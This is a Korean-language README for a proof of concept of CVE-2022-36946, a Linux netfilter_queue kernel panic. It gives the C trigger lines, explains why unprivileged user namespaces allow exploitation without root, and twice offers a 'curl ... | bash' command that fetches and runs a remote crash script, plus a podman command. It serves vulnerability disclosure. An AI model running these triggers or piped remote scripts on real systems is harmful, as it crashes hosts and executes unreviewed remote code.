pwnzer0tt1/cve-2022-36946

CVE-2022-36946 리눅스 커널 패닉 (netfilter_queue)

보고자: Domingo Dirutigliano 및 Nicola Guerrera
CTF Attack-Defence 대회를 위한 애플리케이션 방화벽인 firegex를 개발하던 중, 우리는 몇 가지 커널 패닉을 발견했습니다.
이 이상한 동작은 이후 분리되어 분석되었고, 그 결과 netfilter 모듈, 특히 nfnetlink에서 잠재적인 보안 결함이 발견되었습니다.
커널은 0바이트 nfta_payload 속성과 함께 nf_queue verdict를 전송할 때 패닉을 일으킵니다.
nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );
이는 IP/IPv6 스택이 입력 훅 이후에 패킷에서 IP(v6) 헤더를 끌어오기(pull) 때문에 발생합니다.
따라서 사용자가 패킷을 헤더 크기 이하로 잘라내면, 이 skb_pull()이 잘못된 형식의 skb를 만들어 패닉을 초래합니다.
curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash를 실행하여 시도해 보세요. 권한이 없는 사용자로도 가능합니다(자세한 내용은 아래 참조).
리눅스 네임스페이스, 특히 사용자 네임스페이스(kernel.unprivileged_userns_clone=1로 활성화됨)를 사용하면 일반 사용자도 네트워크 네임스페이스를 생성할 수 있어, 패닉을 유발하는 동일한 커널 프리미티브를 사용할 수 있습니다.
이를 통해 root 없이도 취약점을 악용할 수 있습니다.
이 시나리오는 흔치 않은 일이 아닙니다. 예를 들어 podman은 이 옵션을 사용하여 (rootless) 컨테이너를 실행하며, 일부 배포판에서는 이 옵션이 기본적으로 활성화되어 있습니다.
root 권한 없이 익스플로잇을 실행하려면 다음을 실행해 보세요:
podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946
또는 즉석에서 테스트하려면(tar와 curl만 설치되어 있으면 됩니다):
curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash
리눅스 커널 5.19에서 수정되었습니다 diff 보기
리눅스 커널 보안 팀의 원본 패치는 여기에 있습니다.
6번째 시도에서 성공했기 때문에 그 이름을 유지했습니다.